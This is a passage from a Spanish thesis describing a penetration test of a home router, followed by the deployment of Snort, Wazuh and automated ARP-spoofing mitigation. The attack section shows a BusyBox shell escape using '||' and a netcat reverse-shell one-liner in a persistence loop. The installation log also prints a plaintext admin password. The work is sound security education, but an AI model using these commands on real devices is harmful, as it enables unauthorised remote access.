Ilustración LI Explotación de busybox con comillas. Elaboración propia

Siguiendo una lógica similar, con algunos comandos, si se lanza el comando y se introduce el operador OR ( "||" ) seguido la llamada a la consola del sistema, se devuelve consigue un terminal.

```
BusyBox v1.00 (2011.09.13-03:40+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

#
# ls
bin      dev      lib      mnt      proc     sys      usr      webs
data     etc      linuxrc  opt      sbin     tmp      var
# pwd
/
█
```

Ilustración LII Explotación de busybox con OR. Elaboración propia

Esta consola es bastante estable, pero con el paso del tiempo llega a un estado en el que se superpone con la consola de BusyBox y se vuelve inutilizable.

```
# sshd:error:796.409:prctl_runCommandInShellWithTimeout:173:prctl_collect failed, ret=980
>
#
>
#
>
#
>
# exit
sshd:error:800.364:processInput:380:unrecognized command ei
>
xt: not found
```

*Ilustración LIII Error por timeout en busybox. Elaboración propia*

Por este motivo, es necesario establecer alguna forma de acceso más directa y estable. Para ello se va a intentar crear un proceso que levante una reverse shell cuando se arranque el sistema. Para esto, se va a hacer uso de netcat, ya instalado en la máquina, y se va a alojar un script entre los procesos de arranque del sistema.

Tras hacer pruebas y búsquedas en internet, se identifica el que permite lanzar una reverse shell a un equipo en escucha. Es el siguiente, \$ cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.130 1234 >/tmp/f

```
> echo -e "#!/bin/sh \\\n\\\n while true; do \\\n cat /tmp
/f|/bin/sh -i 2>&1|nc 192.168.1.130 1234 >/tmp/f \\\n sle
ep 1 \\\n done" > /tmp/b.txt
```

*Ilustración LIV Reverse shell en busybox. Elaboración propia*

Lamentablemente, una vez conseguido esto, no se puede instalar la consola en el proceso de arranque del sistema sin cambiar el firmware del dispositivo. El sistema de archivos montado en el router es Squashfs, este sistema únicamente permite la lectura de los archivos instalados en el sistema, y no la escritura. Así pues, se podría decir que un atacante no sería capaz de establecer persistencia con facilidad en el equipo.

```
# mount
/dev/mtdblock0 on / type squashfs (ro,relatime)
/proc on /proc type proc (rw,relatime)
tmpfs on /var type tmpfs (rw,relatime,size=420k)
tmpfs on /mnt type tmpfs (rw,relatime,size=16k)
sysfs on /sys type sysfs (rw,relatime)
```

*Ilustración LV Sistema de archivos dispositivo. Elaboración propia*





## 4. Despliegue de medidas defensivas compensatorias

La medida más rápida para solventar todos estos problemas de seguridad sería actualizar el dispositivo a uno más moderno. La mejora de prestaciones y la mejora de seguridad suelen ser los motivos que llevan a las teleoperadoras a ofrecer nuevos dispositivos.

Este proyecto trata de dar una visión vertical de la seguridad, desde la seguridad en los dispositivos IoT hasta la gestión de la seguridad corporativa con un SIEM. Por ello, se plantea el escenario teórico en el que no es viable reemplazar el dispositivo y se opta por mejorar la seguridad de toda la infraestructura para detectar ataques de esta índole.

Para permitir que el dispositivo opere de forma segura, se pueden desplegar medidas compensatorias que mejoren la seguridad de toda la red. En esta sección se va a poner a punto una solución que permitiría detectar un ataque como el que se ha visto en el punto anterior. Para ello, se va a desplegar un NIDS para detectar el ARP Spoofing, un HIDS y un SIEM para centralizar las alertas generadas por estos dos componentes.

### Propuesta de solución

Dentro de este escenario ficticio, que podría darse en la realizada, se propone desplegar un SIEM para centralizar incidencias, herramientas de monitorización de red y herramientas de monitorización de dispositivos.

Con esta arquitectura se puede detectar el ataque que se ha planteado, así como otras anomalías que se pudieran encontrar, mejorando así no solo la seguridad del dispositivo, sino también la del organismo.




Ilustración LVI Diagrama de propuesta de solución. Elaboración propia

Este despliegue cuenta con el NIDS Snort que cuenta con reglas que pueden detectar el ARP Spoofing, el HIDS OSSEC, que permite monitorizar cambios en archivos del sistema y Wazuh un SIEM moderno que se va a encargar de recoger las alertas generadas por estos dispositivos a través del agente que proporciona.

## Despliegue e integración de herramientas defensivas

En esta sección se va a detallar cómo se han desplegado las medidas compensatorias, que mejorarían la seguridad de una red en la que se encontrara este dispositivo.

### Despliegue de Wazuh

Se va a desplegar el SIEM Wazuh en una máquina virtual Ubuntu-live-server 24.04.1 Para ello se descarga el instalador de la página oficial de Wazuh, con el siguiente comando “\$ curl -sO <https://packages.wazuh.com/4.9/wazuh-install.sh>” y se ejecuta.

Cuando termina la instalación se obtienen las credenciales de acceso al SIEM:

```
09/11/2024 09:54:25 INFO: Wazuh dashboard web application initialized.
09/11/2024 09:54:25 INFO: --- Summary ---
09/11/2024 09:54:25 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
User: admin
Password: 2LeC2WqKZWQDF4v31a..Ylu3MzCn97.o
09/11/2024 09:54:25 INFO: Installation finished.
```

Ilustración LVII Instalación de Wazuh. Elaboración propia

Accediendo a la IP de la máquina desde el navegador, se muestra la siguiente página de navegador:



Ilustración LVIII Login de Wazuh. Elaboración propia

## Despliegue de agente de Wazuh

El agente de Wazuh cuenta con un instalador por interfaz gráfica que permite instalar fácilmente la herramienta. Una vez instalado, se puede abrir una ventana de configuración donde indicar la IP donde se aloja el servidor central.




Ilustración LIX Configuración agente de Wazuh. Elaboración propia

Una vez se introduce la IP, se selecciona el menú Manage y se encuentra la opción "Start". Seguidamente, el agente se conecta con el servidor y obtiene una clave de acceso que identifica y permite la comunicación entre el dispositivo y el servidor.




Ilustración LX Agente de Wazuh configurado. Elaboración propia

Finalmente, si se accede a la interfaz web del servidor, se puede comprobar que el agente está correctamente configurado y aparece como uno de los dispositivos integrados en la herramienta.




Ilustración LXI Endpoint registrado en SIEM. Elaboración propia

## Despliegue de Snort

Se ha desplegado Snort en una máquina virtual Ubuntu-live-server 24.04.1 como la del SIEM. Para realizar este despliegue, se han seguido los siguientes pasos:

Primero, instalar Snort mediante el gestor de paquetes: `$ sudo apt install snort -y`

Segundo, configurar Snort para que sus alertas se recojan en Syslog. De esta forma el agente de Wazuh podrá ver y enviar estas alertas al SIEM. Para ello se descomenta la línea siguiente a “#syslog”

```
#####  
# Step #6: Configure output plugins  
# For more information, see Snort Manual, Configuring Snort - Out  
#####  
  
# unified2  
# Recommended for most installs  
# output unified2: filename merged.log, limit 128, nostamp, mpls_  
output unified2: filename snort.log, limit 128, nostamp, mpls_eve  
  
# Additional configuration for specific types of installs  
# output alert_unified2: filename snort.alert, limit 128, nostamp  
output alert_unified2: filename snort.alert, limit 128, nostamp  
# output log_unified2: filename snort.log, limit 128, nostamp  
  
# syslog  
output alert_syslog: LOG_AUTH LOG_ALERT
```

Ilustración LXII Fichero de configuración de Snort. Elaboración propia

Tercero, comprobar que el servicio funciona correctamente:

```
snort@snort:~$ sudo snort -v
Running in packet dump mode

--== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
Acquiring network traffic from "enp0s3".
Decoding Ethernet

--== Initialization Complete ==--

-*> Snort! <*-
Version 2.9.20 GRE (Build 82)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.10.4 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.3
```

*Ilustración LXIII Comando para comprobar funcionamiento de Snort. Elaboración propia*

## Integración de Snort con Wazuh

Una vez desplegado Snort en la máquina virtual, se va a integrar con el SIEM Wazuh. Para ello se necesita desplegar un agente de Wazuh para que recolecte los logs generados por la herramienta. Se hace de la siguiente manera:

Primero, se añade la clave GPG y el repositorio de Wazuh:

```
$ curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo gpg --no-default-keyring --keyring gnupg-ring:/usr/share/keyrings/wazuh.gpg --import && sudo chmod 644 /usr/share/keyrings/wazuh.gpg
```

```
$ echo "deb [signed-by=/usr/share/keyrings/wazuh.gpg] https://packages.wazuh.com/4.x/apt/ stable main" | sudo tee -a /etc/apt/sources.list.d/wazuh.list $ sudo apt update
```

Segundo, se instala el agente mediante el gestor de paquetes: `$ sudo apt install wazuh-agent`

Tercero, modificar el archivo `/var/ossec/etc/ossec.conf` para añadir la dirección del SIEM y los logs de Snort:

Se modifica la dirección IP del cliente:

```
<ossec_config>
  <client>
    <server>
      <address>192.168.1.15</address>
      <port>1514</port>
      <protocol>tcp</protocol>
    </server>
    <config-profile>ubuntu, ubuntu24, ubuntu24.04</config-profile>
    <notify_time>10</notify_time>
    <time-reconnect>60</time-reconnect>
    <auto_restart>yes</auto_restart>
    <crypto_method>aes</crypto_method>
  </client>
```

*Ilustración LXIV Modificar configuración del agente de Wazuh en Snort. Elaboración propia*

Se añade lo siguiente al apartado de "log\_analysis":

```
<!-- Log analysis -->
<localfile>
  <log_format>command</log_format>
  <command>df -P</command>
  <frequency>360</frequency>
</localfile>

<!-- snort -->
<localfile>
  <log_format>snort-full</log_format>
  <location>/var/log/snort/snort.alert.fast</location>
</localfile>
```

*Ilustración LXV Configurar el agente de Wazuh para que lea los logs de Snort. Elaboración propia*

Cuarto, habilitar y arrancar el agente:

- \$ sudo systemctl daemon-reload
- \$ sudo systemctl enable wazuh-agent
- \$ sudo systemctl start wazuh-agent

Quinto, se comprueba que el agente está instalado y funcionando con el comando \$ sudo systemctl status wazuh-agent:

```
snort@snort:~$ sudo systemctl status wazuh-agent.service
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/usr/lib/systemd/system/wazuh-agent.service;
   Active: active (running) since Sun 2024-11-10 10:08:11 UTC;
   Process: 4440 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-con
   Tasks: 29 (limit: 2276)
   Memory: 15.8M (peak: 17.5M)
   CPU: 381ms
```

Ilustración LXVI Comprobar estado del agente de Wazuh en máquina Snort. Elaboración propia

Sexto, se comprueba que está siendo monitorizado desde el dashboard:

Agents (1)  Show only outdated

status=active

ID ↑	Name	IP address	Group(s)	Operating system
004	snort	192.168.1.25	default	Ubuntu 24.04.1 LTS

Ilustración LXVII Comprobar que el SIEM tiene integrado la máquina Snort. Elaboración propia

Séptimo, por último, se comprueba si se están recibiendo logs desde el agente:

Export Formated 576 columns hidden Density 1 fields sorted Full screen

timestamp	agent.name	rule.description
Nov 10, 2024 @ 11:08:35.390	snort	Host-based anomaly detection event (rootcheck).
Nov 10, 2024 @ 11:08:35.383	snort	Host-based anomaly detection event (rootcheck).
Nov 10, 2024 @ 11:08:34.065	snort	Wazuh agent started.
Nov 10, 2024 @ 11:08:29.883	snort	Wazuh agent stopped.

Ilustración LXVIII Recepción de logs de Snort. Elaboración propia

## Configuración de Snort:

Incluir reglas de preprocesado, cambiar /etc/snort/snort.conf y añadir lo siguiente:

```
#####
# Step #8: Customize your preprocessor and decoder alerts
# For more information, see README.decoder_preproc_rules
#####

# decoder and preprocessor event rules
include $PREPROC_RULE_PATH/preprocessor.rules
# include $PREPROC_RULE_PATH/decoder.rules
# include $PREPROC_RULE_PATH/sensitive-data.rules
```

Ilustración LXIX Activar reglas de preprocesado en Snort I. Elaboración propia





```
# Path to your rules files (this can be a relative path)
# Note for Windows users: You are advised to make this an absolute path
# such as: c:\snort\rules
var RULE_PATH /etc/snort/rules
var SO_RULE_PATH /etc/snort/so_rules
var PREPROC_RULE_PATH /etc/snort/preproc_rules
```

Ilustración LXX Activar reglas de preprocesado en Snort II. Elaboración propia

Habilitar el preprocesamiento de ARP Spoof y establecer la IP y MAC del router:

```
# ARP spoof detection. For more information, see the Snort Manual
preprocessor arpspoof
preprocessor arpspoof_detect_host: 192.168.1.1 f4:ca:e7:8c:96:98
```

Ilustración LXXI Activar reglas de preprocesador para ARP Spoofing. Elaboración propia

Descargar las reglas de preprocesado de Snort entre las que se encuentra la regla para detectar ARP Spoof: `$ sudo curl -o preprocessor.rules https://raw.githubusercontent.com/redBorder/snort/refs/heads/master/preproc_rules/preprocessor.rules`

Como se puede observar, estas son las reglas:

```
snort@snort:/etc/snort/preproc_rules$ cat preprocessor.rules | grep alert
alert ( msg: "ARPSPOOF_UNICAST_ARP_REQUEST"; sid: 1; gid: 112; rev: 1)
alert ( msg: "ARPSPOOF_ETHERFRAME_ARP_MISMATCH_SRC"; sid: 2; gid: 112; rev: 1)
alert ( msg: "ARPSPOOF_ETHERFRAME_ARP_MISMATCH_DST"; sid: 3; gid: 112; rev: 1)
alert ( msg: "ARPSPOOF_ARP_CACHE_OVERWRITE_ATTACK"; sid: 4; gid: 112; rev: 1)
```

Ilustración LXXII Reglas de preprocesado de ARP Spoofing. Elaboración propia

Una vez terminada la configuración, se reinicia el servicio y se comprueba la detección del ataque en el fichero `/var/log/snort/snort.alert.fast`:

```
11/10-10:51:08.452862 [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
11/10-10:51:09.453967 [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
11/10-10:51:10.454925 [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
11/10-10:51:11.455624 [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
11/10-10:51:12.456060 [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
```

Ilustración LXXIII Logs generados por la detección de ARP Spoofing. Elaboración propia

## Configuración de respuesta en endpoint ante evento de Wazuh

En esta sección se va a detallar, cómo se configura Wazuh y el agente instalado en un equipo para que cuando llegue una alerta de ARP Spoofing, se dispare una respuesta automática para evitar que el ataque tenga impacto.

Primero, se debe crear un comando en el servidor de Wazuh. En este comando, se especifica un nombre y el nombre del script que se va a lanzar en el endpoint cuando se reciba la alerta.

```
<!-- custom command -->
<command>
  <name>static-arp</name>
  <executable>custom-ar.exe</executable>
  <timeout_allowed>no</timeout_allowed>
</command>
```

*Ilustración LXXIV Comando creado en el servidor de Wazuh. Elaboración propia*

Segundo, se crea un bloque active-response donde se especifica donde y cuando se ejecuta el comando creado. En este caso, se ejecuta el comando cuando se detecta ARP Spoofing, y quedaría de la siguiente manera:

```
<!-- active response -->
<active-response>
  <disabled>no</disabled>
  <command>static-arp</command>
  <location>defined-agent</location>
  <agent_id>002</agent_id>
  <rules_id>10001</rules_id>
</active-response>
```

*Ilustración LXXV Configuración de la respuesta activa en el servidor de Wazuh. Elaboración propia*

Tercero, se toma como partida el código proporciona Wazuh para elaborar respuestas activas personalizadas. Cuando se lanza una respuesta activa desde el servidor, el código hace lo siguiente: lee el json que manda el servidor, extrae el campo “command”, que debe contener el string “add” y extrae los campos necesarios para su ejecución. El código se encuentra en el “anexo I: Custom-ar.py”. Se modifica añadiendo las líneas de código que se desea ejecutar cuando se detecte la alerta, en este caso el código es en python y es el siguiente:

```
subprocess.run(["powershell", "-Command",  
"arp -d 192.168.1.1; arp -s 192.168.1.1 38-72-c0-eb-12-36"],  
capture_output=False)
```

Ilustración LXXVI Comando ejecutado cuando se recibe la orden del servidor. Elaboración propia

Cuarto, una vez modificado el código base, se crea un .exe para que el agente de Wazuh pueda ejecutarlo, se puede hacer con el comando "PS >pyinstaller -F custom-ar.py".

Quinto, por último, se mueve el ejecutable a la carpeta C:\Program Files (x86)\ossec-agent\active-response\bin y se reinicia el agente de wazuh.

## Detección y mitigación del ataque

En este apartado se va a documentar como se registra el ataque de ARP Spoofing, como llegan al SIEM estas alertas y como el SIEM envía la respuesta al endpoint para mitigar el impacto del ataque.

El ataque comienza en el siguiente escenario, están desplegadas las herramientas de monitorización en la red y el atacante solicita acceder a la red.




Ilustración LXXVII Diagrama de ataque ARP Spoofing fase de conexión. Elaboración propia

Una vez logra conectarse a la red, comienza a lanzar el ataque de ARP Spoofing, suplantando la identidad del router 192.168.1.1.




Ilustración LXXVIII Diagrama de ataque ARP Spoofing fase de ataque. Elaboración propia

El ataque es registrado por Snort y se envía al SIEM a través del agente de Wazuh que tiene instalado. La alerta que llega la pantalla de monitorización es la siguiente:

timestamp	agent.name	rule.description	rule.level	rule.id
Nov 17, 2024 @ 13:38:26	snort	ARP Spoofing Detected	6	10001
Nov 17, 2024 @ 13:38:26	snort	ARP Spoofing Detected	6	10001
Nov 17, 2024 @ 13:38:26	snort	ARP Spoofing Detected	6	10001
Nov 17, 2024 @ 13:38:26	snort	ARP Spoofing Detected	6	10001

Ilustración LXXIX Detección de ataque ARP Spoofing. Elaboración propia

Cuando se recibe la alerta, el SIEM envía la orden de activar la respuesta activa ante la alerta ID 10001.

```
2024/11/17 13:38:25 active-response/bin/custom-ar.exe: Started
2024/11/17 13:38:25 active-response/bin/custom-ar.exe: {"version":
1,"origin":{"name":"node01","module":"wazuh-execd"},"command":"add
","parameters":{"extra_args":[],"alert":{"timestamp":"2024-11-17T1
2:38:26.655+0000","rule":{"level":6,"description":"ARP Spoofing De
tected","id":"10001","firedtimes":8,"mail":false,"groups":["ids"]}
,"agent":{"id":"004","name":"snort","ip":"192.168.1.25"},"manager"
":{"name":"wazuh"},"id":"1731847106.2815802","full_log":"11/17-12:3
8:26.284989 [**] [112:4:1] (spp_arp spoof) Attempted ARP cache ove
rwrite attack [**] ","predecoder":{"timestamp":"11/17-12:38:26.284
989"},"decoder":{"parent":"snort","name":"snort"},"location":"/var
/log/snort/snort.alert.fast"},"program":"active-response/bin/custo
m-ar.exe"}}
```

Ilustración LXXX Orden de respuesta activa recibida en el equipo víctima. Elaboración propia

El agente de wazuh, ejecuta el script configurado para fijar la dirección MAC del router en la IP 192.168.1.1.

Dirección de Internet	Dirección física	Tipo
192.168.1.1	38-72-c0-eb-12-36	estático
192.168.56.255	ff-ff-ff-ff-ff-ff	estático
224.0.0.22	01-00-5e-00-00-16	estático
224.0.0.251	01-00-5e-00-00-fb	estático
224.0.0.252	01-00-5e-00-00-fc	estático
239.255.255.250	01-00-5e-7f-ff-fa	estático

Ilustración LXXXI Tabla ARP del equipo víctima. Elaboración propia

De esta forma, se reestablece la conexión directa con el router y el atacante ya no será capaz de espiar la comunicación entre el router y el equipo víctima para robar las credenciales de acceso.




Ilustración LXXXII Diagrama de ataque ARP Spoofing ataque mitigado. Elaboración propia

El atacante sigue teniendo acceso a la red, pero el impacto del ataque queda mitigado. A partir de este punto, quedaría la labor de identificar la máquina atacante y expulsarla de la red.

## 5. Conclusiones

En este trabajo se ha conseguido satisfactoriamente abordar la seguridad en un punto de acceso WiFi y la seguridad en las redes locales. El desarrollo del proyecto ha supuesto un reto ya que, aunque la ciberseguridad está enraizada en la informática, durante el grado y el posgrado queda relegada por otras materias más fundamentales. Se dice que la ciberseguridad tiene dos caras, la parte ofensiva y la parte defensiva, este trabajo y los objetivos que se plantearon, han permitido la profundización en ambas. En primer lugar, se ha realizado el test de penetración con éxito, dejando al descubierto posibles vías de entrada y sopesando la seguridad del dispositivo. En segundo lugar, se han desplegado una serie de medidas que abordan la seguridad de forma vertical, desde dispositivos empotrados hasta la mejora de la seguridad en las redes. Por otro lado, en el ámbito personal, con la finalización de los estudios de posgrado cambié de rama profesional, del desarrollo a la seguridad. Este trabajo de fin de grado ha servido como trampolín para profundizar en conceptos teóricos, llevar a cabo una prueba de penetración en un entorno real y profundizar en herramientas que se usan en el mundo de la empresa actualmente. Así pues, este trabajo ha servido para desarrollar mis conocimientos sobre la ciberseguridad, poniendo el broche sobre los estudios cursados y proyectándome hacia un futuro laboral como profesional de la seguridad.

### Relación del trabajo desarrollado con los estudios cursados

Este trabajo guarda una relación muy estrecha con los estudios relacionados. Realizar un pentest y el despliegue de una solución, requiere de la interiorización de unos conceptos teóricos que permitan tanto, trabajar a bajo nivel directamente con el hardware, como tener la capacidad de abstraer y trabajar desde un punto de vista de la arquitectura, que no se obtienen sin el estudio y dedicación que requiere un posgrado.

Aterrizando esta idea en lo concreto del trabajo realizado, cuando se conecta por puerto serie y se muestra el arranque del sistema, sin los conocimientos necesarios sobre componentes de un dispositivo, sistemas operativos y sus procesos, una persona no sería capaz de entender qué se le está mostrando. Si se habla del pentest, para entender cómo vulnerar un equipo, primero se debe conocer su funcionamiento, se debe conocer cómo se comunican, de qué interfaces disponen, puertos, protocolos de red... Por norma general, para llevar a cabo un ataque se debe tener un conocimiento extenso y global de todos los ámbitos de la informática, no basta con introducir los comandos en herramientas desarrolladas por terceros. En lo referente al despliegue de la solución, en esta parte se ha abordado otros aspectos relacionados con el ámbito de desarrollo y sistemas. Por un lado, aunque no se hayan desarrollado las herramientas, se ha tenido que revisar código para comprender el funcionamiento de ciertos aspectos. Por otro lado, la configuración y despliegue de sistemas no es una tarea trivial, configurar la solución para que se adapte a las necesidades del proyecto, requiere comprender las herramientas que otros han desarrollado e indagar en muchos aspectos de la informática como las redes, virtualización, sistemas operativos...

En definitiva, el trabajo realizado, y la ciberseguridad como concepto, requiere de unos conceptos avanzados de informática, que solo se adquieren a través del aprendizaje y esfuerzo que requieren unos estudios de posgrado.

## **Trabajos futuros**

Finalmente, el trabajo ha cumplido con los trabajos establecidos y se ha podido llevar a cabo. Sin embargo, durante la realización de este, se han identificado otras vías de trabajo que han quedado fuera.

Por interés de conocer más herramientas de seguridad informática, se podría haber desplegado la herramienta de Tenable Nessus. Se trata de una herramienta muy utilizada en ciberseguridad que sirve para identificar fallos de seguridad en sistemas redes y aplicaciones. Aunque podría haber sido interesante por escanear vulnerabilidades del router, se ha dejado fuera porque está pensada para redes grandes con muchos dispositivos y no aplicaría a pequeña escala.

Por otro lado, se podría haber hecho reversing del firmware del router para hacer un estudio más minucioso y buscar vulnerabilidades a nivel de código. Como en las primeras fases se obtuvieron credenciales de acceso, se siguió investigando y no hizo falta conseguir acceso de esta forma. A nivel de aprendizaje, sería interesante realizar la extracción del firmware y probar a insertar nuevo, ahora que se ha finalizado el trabajo y no afecta el riesgo de inutilizar el dispositivo.

## 6. Referencias

1. [https://owasp.org/www-community/Threat\\_Modeling\\_Process#step-1-scope-your-work](https://owasp.org/www-community/Threat_Modeling_Process#step-1-scope-your-work)
